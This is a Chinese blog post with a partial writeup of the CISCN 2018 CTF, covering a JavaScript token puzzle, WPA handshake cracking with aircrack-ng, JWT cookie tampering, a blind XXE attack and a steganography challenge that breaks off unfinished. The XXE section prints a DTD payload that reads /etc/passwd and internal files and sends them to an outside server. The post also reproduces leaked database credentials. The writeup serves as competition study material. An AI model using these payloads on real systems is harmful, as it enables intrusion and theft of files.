

# ciscn 2018 部分writeup

原创


StriveBen 于 2018-05-07 10:26:19 发布 2951 收藏 1

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/hardhard123/article/details/80222179>

版权



[CTF 专栏收录该内容](#)

12 篇文章 0 订阅

订阅专栏

打了打今年的ciscn,好菜啊...

## flag in your hand

这是一道js解密的题目:

### Flag in your Hand

Type in some token to get the flag.

Tips: Flag is in your hand.

Token:

Get flag!

Wrong!!!

αybCMLtEjkm6/o0wMcmZrw

发现checkToken函数里返回的s=="FAKE-TOKEN",使用这个字符串却得到wrong, 而且ic后面被更改了:

```
<script type="text/javascript">
  var ic = false;
  var fg = "";

  function getFlag() {
    var token = document.getElementById("secToken").value;
    ic = checkToken(token); 这里的ic是假的, 会被再更改
    fg = bm(token);
    showFlag()
  }

```

<https://blog.csdn.net/hardhard123>

跟踪bm函数:

这里charCodeAt() 方法可返回指定位置的字符的 Unicode 编码;

```
var a = [118, 104, 102, 120, 117, 108, 119, 124, 48, 123, 101, 121];
if (s.length == a.length) {
  for (i = 0; i < s.length; i++) {
    if (a[i] - s.charCodeAt(i) != 3)
      return ic = false;
  }
  return ic = true;
}
return ic = false;
```

<https://blog.csdn.net/hardhard123>

在ck函数里, ic的值又被更改了, 所以要想ic最终为true, 只需要满足判断条件即可。可以写个python代码解出来:

```
a = [118, 104, 102, 120, 117, 108, 119, 124, 48, 123, 101, 121]
res = ""
for i in a:
    res += chr(i - 3)
print(res)
```

结果:

```
res = security-xbv
```

于是得到flag:

# Flag in your Hand

Type in some token to get the flag.

Tips: Flag is in your hand.

Token:

You got the flag below!!

nah/gK47sHnOTsYujn2O1A

<https://blog.csdn.net/hardhard123>

寻找入侵者

题目描述

黑客使用无线钓鱼攻击一个SSID为“CyberPeace”的热点，但是我们的蜜罐系统捕获了他的数据包，并且已经得知他的握手包密码就是他的网卡地址。可是根据我们最新获得的情况，他又发送重连请求的Malformat Frame试图崩溃我们的无线路由器。请从attack包中找到密码，并解开他的数据包,找到那条畸形数据。

## 操作

下载后有两个压缩包，一个是 `attack.pcapng`，一个是 `handshake.cap`，按照题目的意思就是密码在 `attack.pcapng` 里的一个 `mac地址`，然后用 `handshake.cap` 验证该密码的正确性。那首先我们先去找一下密码，因为不会 `tshark`，但是他能做的 `wireshark` 也能，可能就是实现的方式的效率问题。。。

如何提取 `mac地址`？在 `wireshark` 的操作如下：`统计` -> `端点`，打开后在 `Endpoint类型` 里勾选上 `IEEE 802.11`，就能出现如下画面：

Wireshark · Endpoints · attack

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
00:15:17:fe:56:df	15	1845	15	1845	0	0
00:1e:64:c7:9d:31	572	53 k	572	53 k	0	0
00:db:df:84:1a:a7	14	7712	14	7712	0	0
00:e0:0f:8e:81:d8	4,837	1042 k	4,837	1042 k	0	0
00:ff:ff:ff:ff:ff	3	138	0	0	3	138
01:00:5e:00:00:01	3	302	0	0	3	302
01:00:5e:00:00:02	19	1884	0	0	19	1884
01:00:5e:00:00:05	2	236	0	0	2	236
01:00:5e:00:00:16	81	7956	0	0	81	7956
01:00:5e:00:00:fb	1,364	298 k	0	0	1,364	298 k
01:00:5e:00:00:fc	962	99 k	0	0	962	99 k
01:00:5e:40:98:a3	1	110	0	0	1	110
01:00:5e:6e:ee:ee	10	1180	0	0	10	1180
01:00:5e:7f:ff:fa	98	38 k	0	0	98	38 k
01:80:c2:00:00:00	49	4312	0	0	49	4312
01:ff:ff:ff:ff:ff	3	102	0	0	3	102
02:ff:ff:ff:ff:ff	1	46	0	0	1	46
02:ff:ff:ff:ff:ff	5	182	0	0	5	182

解析名称  显示过滤器的限制 Endpoint 类型 ▾

复制 映射 Close Help

然后点击 `复制` -> `作为CSV` 就能将所有的 `mac地址` 提取出来，当然你还需要清理下数据，写个Python小脚本即可。

将得到的密码本拿去验证一下：

```
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc4
[00:00:01] 2104/2391 keys tested (1723.33 k/s)
Time left: 0 seconds 88.00%
KEY FOUND! [ 88:25:93:c1:c8:eb ]
Master Key : 38 76 32 6D 1A B7 84 F0 D7 FB 62 73 12 8A 8F 32
             C4 69 F1 F9 20 64 6D 7A E0 F0 FB 3A 04 43 71 65
Transient Key : 83 14 E6 E8 36 F4 D7 4E 98 8A 1C F4 B0 94 F3 28
                21 07 4D 95 72 6A 2A FD 19 D9 A9 66 85 E1 1D 01
                A3 67 6E D8 E7 D4 C8 F5 7F 3B 27 BC 73 FD CC 21
                A7 B1 EE 16 C8 ED 2F AB 67 03 32 E5 64 5D CD C4
EAPOL HMAC : AD 7D 12 59 4F D3 43 79 E3 4A B3 09 F8 A2 A9 7C
https://blog.csdn.net/hardhard123
```

有了密码后我们就能解开 `hanshake.cap` 里的数据，这个跟前面用到过的解 `https` 的方式类似，都是需要导入密钥。但 `IEEE 802.11` 的导入方式不同，因为它是用的是 `wpa/wpa2` 的加密方式，所以我们需要将密钥转换成 `wpa-psk` 的格式，`wireshark` 提供了这个工具：[传送门](#)。按照要求填入信息就能得到 `wpa-psk`，如：

### Directions:

Type or paste in your WPA passphrase and SSID below. **Wait a while.** The PSK will be calculated. Javascript isn't known for its blistering crypto speed. **None** of this information will be sent or a trace with Wireshark if you don't believe us.


Passphrase   
SSID   
PSK

This page uses [pbkdf2.js](#) by Parvez Anandam and [sha1.js](#) by Paul Johnston.

<https://blog.csdn.net/hardhard123>

拿到psk后，在wireshark里如下操作：

编辑 —> 首选项 —> Protocols —> IEEE 802.11




## WEP and WPA Decryption Keys




因为是在线了，我们可以自己下下来看看，比赛的时候也止步于此了，因为下下来发现跟 `attack.pcapng` 差不多，而且报文还很多，就猜想flag可能不在这，然而看了writeup后才发现flag就在这个包，出题人真会玩，都到了这一步了，线索还不给得 **清晰点**。

然后使用airdecap-ng提取出另一个数据包，在包里面发现出题人博客以及key.rar的下载地址，下载后解压得到key.pcap，发现可疑字符串，即为flag



## web1

打开后是一个登录和注册，尝试在注册时注入，发现登陆后 ` ` 已经被转义，尝试其他方法无果。



观察到cookie是ey开头，解base64得到jwt格式的cookie。


```
eyJ0eXAI0iJKV1QiLCJhbGciOiJzaGEyNTYiLCJraWQiOiIyMjIifQ.eyJ1IjoidGVzdCJ9.fwrn3jDKVF8TWvKTyaZym5Hy11P
```

查了资料alg是hash算法，标准的应该是HMAC，而这里用的sha256，于是坑在了这里...

尝试构造cookie一直无法成功，最后使用admin空密码登录拿到admin的cookie，替换登陆成功的用户cookie即可。

### web3

根据提示找到了另一端口，谷歌查一下发现了类似的题目，同样也是idea目录泄漏信息，workspace里有一个类似xxe的内容。找到了一个：



<https://blog.csdn.net/hardhard123>

blindxxe, comment字段填写:

```
%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22utf-8%22%3F%3E!DOCTYPE%20root%20%5B%0A%3C!ENTITY%
```

在服务器上部署1.dtd, 内容:

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://yourvpsip/?file=%file;'">
%all;
%send;
```

读到了文件, 然后我们接着读config.php

```
<?php
//error_reporting(E_ALL^E_NOTICE^E_WARNING);
error_reporting(E_ERROR | E_WARNING | E_PARSE);
define(BASEDIR, "/var/www/52dandan.club/");
define(FLAG_SIG, 1);
define(SECRETFILE, '/var/www/52dandan.com/public_html/youwillneverknowthisfile_e2cd3614b63ccdcbf7c8f073');
//global $error_msg;
$DBHOST = "127.0.0.1";
$DBUSER = "root";
$DBPASS = "albertchang123";
//$DBPASS = "";
$DBNAME = "CISCNmessage";
$mysqli = @new mysqli($DBHOST, $DBUSER, $DBPASS, $DBNAME, 3306);
if(mysqli_connect_errno()){
    echo "no sql connection!!!".mysqli_connect_error();
    $mysqli=null;
    die();
}
?>
```

本着应该不是原题毕竟没人做出来的原则, 果然SECRETFILE不存在。

按照原有的思路我们继续读一下内网信息 `proc/net/arp`, 这里由于文件比较大要使用zlib压缩, 参考最后的payload。

IP address	HW type	Flags	HW address	Mask	Device
...					
192.168.223.239	0x1	0x0	00:00:00:00:00:00	*	eth0
192.168.223.222	0x1	0x2	02:42:c0:a8:df:de	*	eth0
192.168.223.193	0x1	0x0	00:00:00:00:00:00	*	eth0
192.168.223.18	0x1	0x0	00:00:00:00:00:00	*	eth0
192.168.223.253	0x1	0x0	00:00:00:00:00:00	*	eth0
192.168.223.236	0x1	0x0	00:00:00:00:00:00	*	eth0
...					

删了部分内容，我们注意到一个MAC地址不为0的222。读一下：

```
1.dtd
<!ENTITY % file SYSTEM "php://filter/read=zlib.deflate/convert.base64-encode/resource=http://192.168.22
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'http://123.206.45.69:8999/?file=%file;'">
%all;
%send;
```

使用如下脚本还原(感觉php效果会好一些，能直接看到html效果)：

```
<?php
$str = file_get_contents('./flag.txt');
$str = str_replace(" ", "+", $str);
function decode($str){
    $str = base64_decode($str);
    $str = gzinflate($str);
    return $str;
}
print_r(decode($str));
?>
```

没有flag，我们尝试其他文件。在test.php找到了：

```
Online Shop System Testing!!!Our online sales system is coming soon.Now open the test interface to inte
```

看样子真是一个注入（这时候已经没救了）

找到的师傅的wp：

<http://pupiles.com/qiangwangbei2.html>

## picture

打开题目文件，是一个图片，首先自然是用Stegsolve尝试读取LSB隐写等。结果并没有。

而后使用binwalk分析之，得到两个文件，一个名为97E4，一个名为97E4.zlib。

97E4文件内为一串base64：

```
S1ADBBQAAQAAAGUw10wtPcPgWgAAAE4AAAAEAAAAY29kZS98KMIGU7Jmpd5kBX83kKJY1Z34RSBrrBV+11A1/oH0aPK88q1c1y9zeAt
```

解码之，发现前半部分乱码，后半部分为python报错。

解码为16进制，发现有些怪异，最开始的两位是 4b 50，

zip文件头应当为50 4b，修改之，16进制save，得一压缩包。

压缩包有注释：



